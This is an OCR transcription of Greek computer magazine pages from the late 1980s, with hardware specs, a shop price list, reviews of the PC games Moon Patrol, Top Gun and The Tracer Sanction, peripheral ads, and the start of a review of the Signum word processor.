Τεχνικές προδιαγραφές

Επεξεργαστής:	NEC V30, συμβατός με τον 8086, 8MHz
RAM:	512K ή 640K, 64K μνήμη video
ROM:	32K.
Περιφερειακή μνήμη:	Ένα ή δύο floppies 3 1/2" των 720K. Προαιρετικά εξωτερικός δίσκος 20MB.
Οθόνη:	Ενσωματωμένη οθόνη LCD, διακριτότητας 640x200 με εξομοίωση της CGA με κλίμακα του γκρι. Δυνατότητα χρήσης εξωτερικού monitor CGA.
Πληκτρολόγιο:	102 πλήκτρων τύπου IBM enhanced.
Επέκταση:	Μέχρι 4 κάρτες IBM AT σε εξωτερική μονάδα.
Modem:	Hayes compatible, 300/300, 1200/75 1200/1200, 2400/2400, auto-answer, auto-dial. Καλύπτει τα αμερικανικά και ευρωπαϊκά πρότυπα.
Μέγεθος:	45cmx23cmx10cm.
Βάρος:	περίπου 5,5 κιλά.
I/O:	Μία σειριακή 25 ακίδων, μια παράλληλη 25 ακίδων, μία υποδοχή video IBM, δύο υποδοχές επέκτασης του bus.
Προγράμματα:	Mirror II της Softklone για επικοινωνίες, A La Carte της Clasma.
Λειτουργικό σύστημα:	MS-DOS 3.3.



COMPUTER SHOP

AMSTRAD COMMODORE SPECTRUM CITIZEN STAR PHILIPS

ΜΕΓΑΛΕΣ ΕΥΚΟΛΙΕΣ ΠΛΗΡΩΜΗΣ

HOME COMPUTERS

AMSTRAD CPC464 (ΠΡΑΣΙΝΟ)	16 900	ΠΡΟΚΑΤΑΒΟΛΗ	&	5	ΔΟΣΕΙΣ	ΑΠΟ	8 000
AMSTRAD CPC464 (ΕΓΧΡΩΜΟ)	28 900	"	&	5	"	"	11.000
AMSTRAD CPC6128 (ΠΡΑΣΙΝΟ)	27 900	"	&	5	"	"	10 000
AMSTRAD CPC6128 (ΕΓΧΡΩΜΟ)	39 900	"	&	6	"	"	12 000
SPECTRUM - 2 - ΕΛΛΗΝΙΚΟ ΒΙΒΛΙΟ	13 900	"	&	3	"	"	6.000
SPECTRUM - 3 - 6 ΠΡΟΓΡΑΜΜΑΤΑ	17 900	"	&	4	"	"	9 500
COMMODORE 64 - ΚΑΣΣΕΤΟΦΩΝΟ	17.900	"	&	4	"	"	9 500
COMMODORE 128D	49 900	"	&	6	"	"	16.000
COMMODORE AMIGA 500	59 900	"	&	7	"	"	15 700

PERSONAL COMPUTERS

AMSTRAD PC 1640 2DD (ΜΟΝΟΧ.)	62 900		&	6	"	"	21 000
AMSTRAD PC 1640 (ΥΨ ΑΝΑΛ ΟΘΟΝ.)	94 900	"	&	6	"	"	
AMSTRAD PC 1512 2DD (ΜΟΝΟΧ.)	47 900	"	&	6	"	"	15.700
AMSTRAD PC 1512 2DD (ΕΓΧΡ.)	60 900	"	&	7	"	"	17 000
TULIP PC/2 ΣΥΜΒΑΤΟ 2DD	81.900		&	6	"	"	28.000
TULIP PC/2 ΣΥΜΒΑΤΟ 20MB HD	99.900	"	&	6	"	"	33.000

ΔΙΣΚΟΙ

MINISCRIBE 8525 21,4 MB 3 1/2" + CONTROLLER	28.900	&	5	10.000
MINISCRIBE 8438 32 MB RLL 3 1/2" + CONTROLLER	34.900	&	5	10.000

ΠΡΟΓΡΑΜΜΑΤΑ SINGULAR

ESSO EXO (ΕΣΟΔΑ – ΕΞΟΔΑ)	13.000		&	4		"	8.000
ΠΡΑΞΕΙΣ PLUS ΚΑΙ ΛΟΓΙΣΤΙΚΗ	82.000		&	6	"	"	18.000
FASMA-2 ΓΕΝΙΚΗ ΛΟΓΙΣΤΙΚΗ	30.000		&	5	"	"	10.000
FASMA-2- ΛΙΑΝΙΚΗ	20.000		&	4	"	"	10.000

ΕΚΤΥΠΩΤΕΣ

CITIZEN 120-D	16 400		&	5	"	"	7 700
CITIZEN MSP-15E	29 900		&	5	"	"	13 000
CITIZEN MSP-10	29 500		&	5	"	"	12.000
CITIZEN LSP-10	20 900		&	5	"	"	10.000
STAR NL-10	20 900		&	5	"	"	9 500
AMSTRAD DMP 4000	24 900		&	4	"	"	13.700
AMSTRAD DMP 3160	16 900		&	4	"	"	8.000
EPSON LX-90	13 900	"	&	4	"	"	9.000
EPSON LX-800	21 900	"	&	5	"	"	9.000
SEIKOSHA SP-180	14 900	"	&	3	"	"	9 000
ROBOTRON K6313	13 900			3			7 300

ΟΘΟΝΕΣ

PHILIPS VS080 (ΕΓΧΡΩΜΗ)	28 900			5	"	"	10 000
PHILIPS VS0040 (ΠΡΑΣΙΝΗ)	11 900	"	&	3	"	"	6 000
COMMODORE 1802 (ΕΓΧΡΩΜΗ)	23 900	"	&	4	"	"	10 000
COMMODORE 1081 AMIGA	34 900	"	&	5	"	"	13.000

DISC DRIVES

COMMODORE 1541	17 900	"	&	4	"	"	9 000

AMSTRAD - CITIZEN - PHILIPS

ΠΕΡΙΦΕΡΕΙΑΚΑ – ΑΝΑΛΩΣΙΜΑ

JOYSTICKS - ΔΙΣΚΕΤΕΣ - ΔΙΣΚΕΤΟΘΗΚΕΣ - ΜΕΛΑΝΟΤΑΙΝΙΕΣ - ΚΑΛΥΜΜΑΤΑ Κ.ΛΠ.

VIDEO AMSTRAD MK-11 VCR-4600
39.900 9×11.000

ΣΤΙΣ ΤΙΜΕΣ ΠΕΡΙΛΑΜΒΑΝΕΤΑΙ ΚΑΙ Ο ΦΠΑ



ΟΛΑ ΤΑ ΠΡΟΓΡΑΜΜΑΤΑ ΤΗΣ Singular ΜΕ ΜΕΓΑΛΕΣ ΕΥΚΟΛΙΕΣ ΠΛΗΡΩΜΗΣ

ΕΘΝΟΚΑΡΤΑ – ΕΜΠΟΡΟΚΑΡΤΑ – DINERS CLUB – ΙΟΝΟΚΑΡΤΑ

ΑΓ. ΚΩΝΣΤΑΝΤΙΝΟΥ & ΓΕΡΑΝΙΟΥ 44 ΟΜΟΝΟΙΑ, ΤΗΛ.: 5240.986

MOON PATROL

ΕΙΔΟΣ: SHOOT' EM UP
ΜΟΡΦΗ: 1 ΔΙΣΚΕΤΑ
ΚΑ/ΣΤΗΣ: ATARI

του Δ. ΓΚΑΝΑΣΟΥΛΗ

Ένα παλιό μα και απ΄ τα καλύτερα shoot' em up παιχνίδια που εμφανίστηκαν για PCs είναι και το MOON PATROL.

Η δισκέτα είναι bootable, φτάνει δηλαδή να τη βάλετε στο A drive και ν΄ ανοίξετε το λατρευτό υπολογιστή σας και το παιχνίδι θα «φορτωθεί» μόνο του. Μετά από λίγο, κι΄ ενώ το drive σας συνεχίζει τα μουγκρητά, εμφανίζεται το copyright του παιχνιδιού όπου φιγουράρει (και σ΄ αυτό το game) το όνομα της ATARI κι αμέσως μετά εμφανίζεται ένα περιεκτικότατο menu. Μπορείτε να επιλέξετε, χρησιμοποιώντας τα Function-Keys του PC σας, αν θα παίξετε μόνος ή με κάποιο φίλο σας (βέβαια αν κατά τη διάρκεια του παιχνιδιού σας νικά... τότε ταιριάζει απόλυτα η γνωστή ρήση «΄Ει έχεις τοιούτους φίλους τι εθέλεις έχειν πολεμίους» ή κατά το ελληνικότερον άμα έχεις τέτοιους φίλους τι τους θέλεις τους εχθρούς!!). Συνεχίζοντας το configuration του παιχνιδιού μπορείτε ν΄ αυξήσετε ή να μειώσετε το επίπεδο δυσκολίας (ανάλογα με τα ξενύχτια μπροστά στο monitor), νε επιλέξετε μεταξύ joystick ή keyboard control, ήχου και χρώματος. Από το user friendly αυτό menu δεν λείπουν και οι επιλογές για scrolling της οθόνης αριστερά ή δεξιά, ανάλογα με τα γούστα σας! Μετά απ΄ όλα αυτά... F1 και το παιχνίδι ξεκινά. Η υπόθεση είναι παρμένη απ΄ το γνωστό coin op όπου η μικροσκοπική σας σεληνάκατος (που θυμίζει περισσότερο αμαξάκι που κόπηκε στα Κ.Τ.Ε.Ο.) προσπαθεί να διασχίσει έναν αφιλόξενο πλανήτη. Το σεληνιακό τοπίο και ο τρόπος που σας υποδέχτηκαν οι κάτοικοι (με τα σκάφη τους να σας κυνηγούν από ψηλά γεμίζοντας με νέα ρήγματα το δρόμο σας αλλά δυστυχώς και σκοπεύοντας εναντίον και του ίδιου σας του σκάφους) σας αναγκάζουν ν΄ αναπτύξετε ταχύτητα «κι όπου φύγει-φύγει»...



Ευτυχώς αν χτυπηθείτε, κάτι συχνό τουλάχιστον στην αρχή μέχρι να συνηθίσετε ν΄ αποφεύγετε τα εχθρικά πυρά, έχετε ακόμα δύο σεληνάκατους για να συνεχίσετε από την πίστα που βρίσκεστε, όπως κι όταν τελικά εξαντλήσετε και τα 3 από αυτά, οπότε μπορείτε να συνεχίσετε, με 3 σεληνάκατους πάλι, από την πίστα που βρισκόσασταν όταν σας έδωσαν το τελικό χτύπημα, χωρίς όμως να ισχύει και η προηγούμενη βαθμολογία σας (ίσως βέβαια με κάποιο tip...).


Ευχάριστη εντύπωση προκαλούν το καλό scrolling, ο ήχος και κυρίως τα

PC SECTION

χρώματα που δεν τα συναντάς τόσο πλουσιοπάροχα σε πολλά PC games.

Γενικά το παιχνίδι μας άρεσε κι έτσι, αν σας αρέσουν τα games του είδους, θα περάσετε αρκετά βράδια ευχάριστα...


GRAPHICS:	80%
ΗΧΟΣ:	60%
ΕΝΔΙΑΦΕΡΟΝ:	70%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	70%
ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:	70%



TOP GUN

ΜΟΡΦΗ: 1 ΔΙΣΚΕΤΑ
ΚΑ/ΣΤΗΣ: OCEAN

Το TOP GUN σίγουρα το έχετε δει ή τουλάχιστον το έχετε ακουστά (ιδιαίτερα αν έχετε αδερφή οπότε και για ένα μήνα αφού έγινε η προβολή του ομώνυμου έργου σας έπρηξε τ' αυτιά).Παρ' όλα αυτά για σας που δεν έχετε ιδέα περί τίνος πρόκειται σας λέω προκαταβολικά ότι εξελίσσεται στο ίδιο με το κινηματογραφικό έργο-επιτυχία στυλ: You're the pilot and the country needs you! (ή πιο απλά, τέρμα η λούφα στην Αεροπορία), εε αφού μας need τι να κάνουμε ας... βάλουμε τη bootable δισκέτα στο drive A κι 'ας ανοίξουμε το PC μας. Μετά από λίγα δευτερόλεπτα το TOP GUN λογότυπο εμφανίζεται στο monitor, πλαισιωμένο με τις σχετικές δάφνες της OCEAN και νάμαστε στο 1ο menu (όπου και μια έκπληξη μας περιμένει...). Μπορούμε λοιπόν να διαλέξουμε με τι joystick θα παίξουμε, ανάμεσα από IBM συμβατό, IBM Junior (πού τον θυμήθηκαν αυτόν;), TANDY 1000 και τέλος AMSTRAD 1512. Για να μαθαίνετε και οι νεότεροι, που θ' αναρωτιέστε «μα τι σόι συμβατότητα έχουν τα συμβατά με τ' ασύμβατα joysticks;» σας λέω ότι ο IBM PC, ακολουθώντας την πολιτική της γαλάζιας κυρίας "you pay extra, anything you need" χρησιμοποιεί joystick σε κάρτα επέκτασης, απ' αυτές που μπαίνουν πίσω στα expansion slots, τον γνωστό αναλογικό τύπο. Ο Junior τώρα, του οποίου η παραγωγή εδώ και χρόνια έχει σταματήσει, χρησιμοποιεί όπως και ο Tandy διαφορετικούς τύπους sticks, ενώ ο 1512 σας δίνει έτοιμο το joystick στην πίσω όψη του πληκτρολογίου (που όμως είναι uncompatible με τον αναλογικό IBM τύπο) οπότε δε μένει παρά να συνδέσετε το joystick σας και να ετοιμαστείτε για... το 2ο menu που χωρίζεται σε τρία μέρη. Στο πρώτο επιλέγετε μεταξύ της έναρξης του game ή της επιστροφής



PC SECTION

σας στο Λ/Σ, ενώ στα άλλα δύο διαλέγετε αν θ' αγωνιστείτε alone (με αντίπαλο φυσικά τον Η/Υ) ή με τη συνοδεία κάποιου φίλου (βέβαια να μην ξαναλέω για το τι σόι φίλος θα 'ναι, δείτε και πιο πάνω στο review) κι αφού αποφασίσετε φορέστε το κράνος σας και start game!

Βλέποντας την πρώτη εικόνα της απογείωσης καταλαβαίνετε την προσπάθεια που έγινε για την όσο το δυνατόν πιο ποιοτική σχεδίαση του παιχνιδιού.

Εδώ πρέπει να πω κάτι που ισχύει για τα IBM games. Όταν βλέπετε υψηλούς βαθμούς στα χρώματα ή τον ήχο, μην περιμένετε ανάλογα αποτελέσματα με αυτό του ATARI ST ή της AMIGA. Αυτό για δύο λόγους: 1ον επειδή μέχρι πριν από 2 χρόνια τα PCs χρησιμοποιόντουσαν κύρια από επαγγελματίες (οπότε και τα games που κυκλοφορούσαν δεν είχαν πολυαπασχολήσει τους προγραμματιστές σχετικά με την ποιότητά τους, αφού έπαιζαν το ρόλο του ευχάριστου διαλείμματος από το running ενός ας πούμε 1-2-3) και 2ον όπως θα ξέρετε τα PCs τεχνολογικά βρίσκονται πολύ πίσω, μιας που ακολουθούν standards του 1981 κι δεν έχουν ειδικά chips αφιερωμένα στον ήχο ή την εικόνα όπως άλλα «σημερινά» μηχανήματα.

Τέλος πάντων. Το controlling του αεροπλάνου σας γίνεται πολύ εύκολο, με τα cursor keys, το στόχαστρο που εμφανίζεται στην οθόνη σας μπορεί ν' αλλάξει με το πάτημα του πλήκτρου Del και το firing με το <RETURN>. Όσον αφορά το cocpit, τα πράγματα είναι πολύ απλά. Επάνω αριστερά εμφανίζεται το ύψος σας από το έδαφος σε Km και δίπλα τις στροφές του κινητήρα σας. Στο κάτω μέρος της οθόνης σας ο δεξιός κάθετος δείκτης σας δείχνει την ποσότητα καυσίμων που σας έχει απομείνει, ενώ ο αριστερός την τροφοδοσία του κινητήρα σας με κηροζίνη (την οποία μπορείτε να μεταβάλετε με τα πλήκτρα + και -) κι όλα αυτά χρησιμοποιώντας όλη τη διαθέσιμη παλέτα χρωμάτων του PC. Όσον αφορά τον ήχο τώρα, ε μην περιμένετε και πολλά πράγματα. Ακούγεται βέβαια το γουργουρητό των μηχανών σας, αλλά ουδεμία σχέση δεν υπάρχει μεταξύ της ανάλογης version του Commodore...

Παρόλα αυτά, αν σας συγκινούν οι αερομαχίες και θέλετε να συνεχίσετε την προβολή του TOP GUN από τον κινηματογράφο στο σπίτι σας, τότε δε μένει παρά να προμηθευτείτε το παιχνίδι. Αν μη τι άλλο, η χρωματική του ποικιλία θα σας ενθουσιάσει.

GRAPHICS:	70%
ΗΧΟΣ:	50%
ΕΝΔΙΑΦΕΡΟΝ:	70%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	70%
ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:	65%

THE TRACER SANCTION

ΕΙΔΟΣ: ILLUSTRATED TEXT ADVENTURE
ΜΟΡΦΗ: 1 ΔΙΣΚΕΤΑ
ΚΑ/ΣΤΗΣ: ACTIVISION

Όσοι είδατε (οι υπόλοιποι προσπαθήστε να το εξασφαλίσετε από το Video Club της γειτονιάς σας) το φανταστικό - κατά τη γνώμη μου - WARGAMES θα θυμάστε τη διαφήμιση εξαιτίας της οποίας ο νεαρός hacker λίγο έλειψε να μας τινάξει στον αέρα...

Έτσι λοιπόν, όταν κι εγώ είδα το copyright της ACTIVISION να φιγουράρει στο monitor μου νόμισα ότι ήρθε το τέλος της hackeroθητείας μου! Ευτυχώς, αμέσως μετά, πρόβαλε ο τίτλος του game που παρουσιάζουμε, οπότε κι 'έβαλα μπροστά το original copy του κειμενοεπεξεργαστή μου για τα περαιτέρω ...Το αρχικό menu του TRACER SANCTION περιλαμβάνει 3 επιλογές. Σαν αδαής χρήστης διάλεξα τη 2η που με μετέφερε στο tutorial section απ' όπου και φωτίστηκα κάπως σχετικά με την υπόθεση του παιχνιδιού, που είναι τόσο απλή όσο και δύσκολο να πραγματοποιηθεί. Στον πλανήτη Mongo λοιπόν (όπως λέμε Vorl, ΦΑΓΕ κλπ.) σας μεταφέρουν στο γραφείο της S.I.A. όπου και ενημερώνεστε για την έναρξη της αποστολής σας. Πρέπει να φτάσετε στην εξέδρα εκτόξευσης απ' όπου θα πάρετε νέες οδηγίες σχετικά με την επόμενή σας κίνηση...

Το παιχνίδι, και η λύση του «αινίγματος», βασίζεται στον τρόπο επικοινωνίας σας με τον υπολογιστή. Σαν κεντρικός ήρωας έχετε τη δυνατότητα πολλαπλών ερωτήσεων στους άλλους computerized control χαρακτήρες που συναντάτε. Εδώ θα πρέπει να προσέξετε να χρησιμοποιήτε όσο το δυνατόν απλούστερες μα και συνάμα σαφείς προτάσεις. Το πρόγραμμα σας δίνει ένα λεξιλόγιο 19 εντολών τις οποίες μπορείτε να τις χρησιμοποιήσετε σε συνδυασμό με άλλες αγγλικές λέξεις, πάντα όμως προσέχοντας την απλότητα των προτάσεών σας. Για παράδειγμα είναι προτιμότερο να πείτε «Πήγαινε Νότια» παρά «Στρίψε αριστερά, στον πρώτο δρόμο δεξιά και μετά την ανηφόρα και το πρώτο σταματημένο αυτοκίνητο που θα συναντήσεις στρίψε δεξιά» μιας και τότε

SOFTWARE REVIEW

PC SECTION



ο PC σας θα απαντήσει με το λακωνικότατο "I don't know that". Όλα αυτά βέβαια ενώ έχετε προηγουμένως επιλέξει από το menu που προανέφερα την επιλογή 1, ενώ με την 3η και τελευταία μπορείτε να... δείτε ένα demo (!!) του επόμενου Illustrated Text Adventure game της ACTIVISION, με τον τίτλο Mindshadow! Για να μη σας κρατάω σε αγωνία, μέχρι την επόμενη φορά που θα γίνει η εκτενέστερη παρουσίασή του, σας λέω ότι βρίσκεστε σ' ένα έρημο νησί (προσοχή! χωρίς καλαθούνες κτλ.) και προσπαθείτε να φτάσετε πρώτα στην Αγγλία και από κει στο Λουξεμβούργο, που είναι και ο τελικός σας προορισμός. Φυσικά, για να υπάρχει και το ανάλογο saspens στην όλη υπόθεση, κάποιοι bad (χωρίς walkman στ' αυτιά), αναλαμβάνουν να σας προπονήσουν στην ευγενή τέχνη του ξυλοφορτώματος με απώτερο σκοπό να σας... οριζοντιώσουν.

Πάντως γεγονός είναι ότι και πάλι ACTIVISION έδειξε ότι δίκαια χαίρει τόσης εκτίμησης...

GRAPHICS:	70%
ΗΧΟΣ:	40%
ΕΝΔΙΑΦΕΡΟΝ:	80%
ΑΝΤΟΧΗ ΣΤΟ ΧΡΟΝΟ:	80%
ΓΕΝΙΚΗ ΕΝΤΥΠΩΣΗ:	67.5%

ΕΦΘΑΣΕ

το ΝΕΟ-ΔΥΝΑΜΙΚΟ
Λειτουργικό Σύστημα για τον C 64 και 128*

THE FINAL CARTRIDGE III®

ΚΑΙ ΤΙ... ΔΕΝ ΚΑΝΕΙ!!!!

Αυθεντική Δήλωση Κατόχου Final Cartridge III



*Εργάζεται και με τον C128 στην C64 Mode

ΕΙΝΑΙ ΤΟΣΟ ΔΥΝΑΜΙΚΟ...
... γιατί έχει ενσωματωμένο Word Processor (80 στήλες)

ΕΙΝΑΙ ΤΟΣΟ ΑΠΛΟ...
...με πραγματικά εύκολη χρήση προκαθωρισμένων ή όχι Windows και Pull Down Menus με χρήση Mouse, Joystick ή και Keyboards.




ΕΙΝΑΙ ΤΟΣΟ ΕΥΧΡΗΣΤΟ...
...με 60 καινούργιες Commands & Functions και το σπουδαιότερο δεν χρησιμοποιεί καθόλου μνήμη.

ΕΙΝΑΙ ΤΟΣΟ ΑΞΙΟΠΙΣΤΟ...
... γιατί είναι το μόνο Λειτουργικό Σύστημα που Σέβεται Εσάς και τον Computer σας και το μόνο που πραγματοποιεί ότι υπόσχεται.

ΕΙΝΑΙ ΤΟΣΟ ΟΙΚΟΝΟΜΙΚΟ...
...γιατί μπορείτε να χρησιμοποιήσετε οποιονδήποτε Πρίντερ συμβατό ή όχι με τον Commodore 64

Και βέβαια αυτά και πολλά άλλα θα τα ανακαλύψετε μόνοι σας στο Ελληνικό Manual.

ΕΙΝΑΙ ΤΟΣΟ ΓΡΗΓΟΡΟ...
... γιατί διαθέτει 2 Diskloaders και είναι 15 φορές ταχύτερο που κάνει τον Computer σας να μοιάζει με Amiga. Διαθέτει επίσης Tape Turbo 10-15 ταχύτερο από τα συνηθισμένα (Load-save).






ΕΓΓΥΗΣΙΣ 12 ΜΗΝΩΝ ΑΝΤΙΚΑΤΑΣΤΑΣΕΩΣ

M.MAN

ΤΑΧΥΤΑΤΟ ΗΣΥΧΟ ΑΞΙΟΠΙΣΤΟ

Cumana disk drives for the Amiga user

Αυτά είναι μερικά από τα πλεονεκτήματα του CAX 345 3.5΄΄ εξωτερι-κού Disk Drive της "CUMANA" για την AMIGA 500



CUMANA®
The best name in memory

- Υψηλής ποιότητας NEC 3.5΄΄ διπλής όψεως μηχανισμός.
- 1 Mb Unformatted ικανότητα αποθήκευσης.
- 880K bytes formatted.
- Χαμηλή κατανάλωση (1,8 w waiting, 18 w working).
- Seek time (track to track) 3 ms.
- Setting time 15 ms.
- Ταχύτητα περιστροφής 300 RPM.
- Ταχύτητα μεταφοράς δεδομένων 125/250K bytes per/ sec.
- 80 Tracks

ΕΓΓΥΗΣΙΣ 12 ΜΗΝΩΝ ΑΝΤΙΚΑΤΑΣΤΑΣΕΩΣ



GEDICO® Ε.Π.Ε.
ΜΑΚΡΥΓΙΑΝΝΗ 33 Τ.Κ. 11742 ΑΘΗΝΑΙ
ΤΗΛ. 9227476 - 9025775

ΕΦΑΡΜΟΓΕΣ
ΓΙΑ PIXEL USERS

SIGNUM
Ο ΚΑΛΛΙΓΡΑΦΟΣ ΤΟΥ ATARI ST

του Α. Λεκόπουλου

Σίγουρα, ένα απ' τα χρησιμότερα προγράμματα σε έναν υπολογιστή είναι ένας καλός word processor και αυτό γιατί δίνει στο χρήστη τη δυνατότητα να ελέγξει πολλές φορές το κείμενο που γράφει και να του κάνει παράλληλα τις απαραίτητες διορθώσεις. Παράλληλα οι επεξεργαστές κειμένου ψάχνουν διάφορους τρόπους καλής συνεργασίας με τους εκτυπωτές, έτσι ώστε να δίνουν όσο το δυνατόν καλύτερη ποιότητα στα τυπωμένα κείμενα. Σε αυτό το σημείο τουλάχιστον, το Signum υπερέχει κατά πολύ απ' τους άλλους word processors. Ας πάρουμε όμως τα πράγματα με τη σειρά.

Το Signum, κατ' αρχήν αποτελείται από τρία προγράμματα:


α) το πρόγραμμα σχεδίασης σετ χαρακτήρων (fonts),


β) το πρόγραμμα εκτύπωσης των κειμένων και


γ) το κυρίως πρόγραμμα επεξεργασίας κειμένου.

Ας αρχίσουμε όμως απ' το πρόγραμμα σχεδίασης fonts διότι ως γνωστόν χωρίς fonts δουλειά δεν γίνεται. Το πρόγραμμα αυτό στην πραγματικότητα αποτελείται από δύο προγράμματα: το DCS9N.PRG και το DCS 24N.PRG. Η διαφορά τους είναι ότι το ένα συνεργάζεται με 9pin printers, ενώ το άλλο με 24pin printers. Μέσα απ' αυτά τα προγράμματα λοιπόν μπορείτε να σχεδιάσετε οποιοδήποτε χαρακτήρα θέλετε σε δύο μέρη. Το ένα θα είναι ο χαρακτήρας όπως θα τυπώνεται στην οθόνη και το δεύτερο θα είναι όπως θα τυπώνεται στον printer. Υπάρχει με λίγα λόγια η δυνατότητα να παίρνετε άλλο πράγμα στην οθόνη και άλλο στον εκτυπωτή. Η σχεδίαση του χαρακτήρα γίνεται pixel-pixel, παρόλα αυτά όμως υπάρχουν κάποιες δυνατότητες για έτοιμα σχήματα, όπως κύκλους, καμπύλες, τετράγωνα. Έτσι μπορείτε, αφού φτιάξετε έναν έτοιμο κύκλο, να τον παραμορφώσετε κατάλληλα μέχρι να καταλήξετε σε κάποιο «Ο» κλπ. Με αυτόν τον τρόπο μπορείτε όπως καταλαβαίνετε να φτιάξετε τα δικά σας fonts ή ν' αντιγράψετε από κάποιο βιβλίο με lettraset κάποια έτοιμα fonts που δεν υπάρχουν για τον υπολογιστή σας.

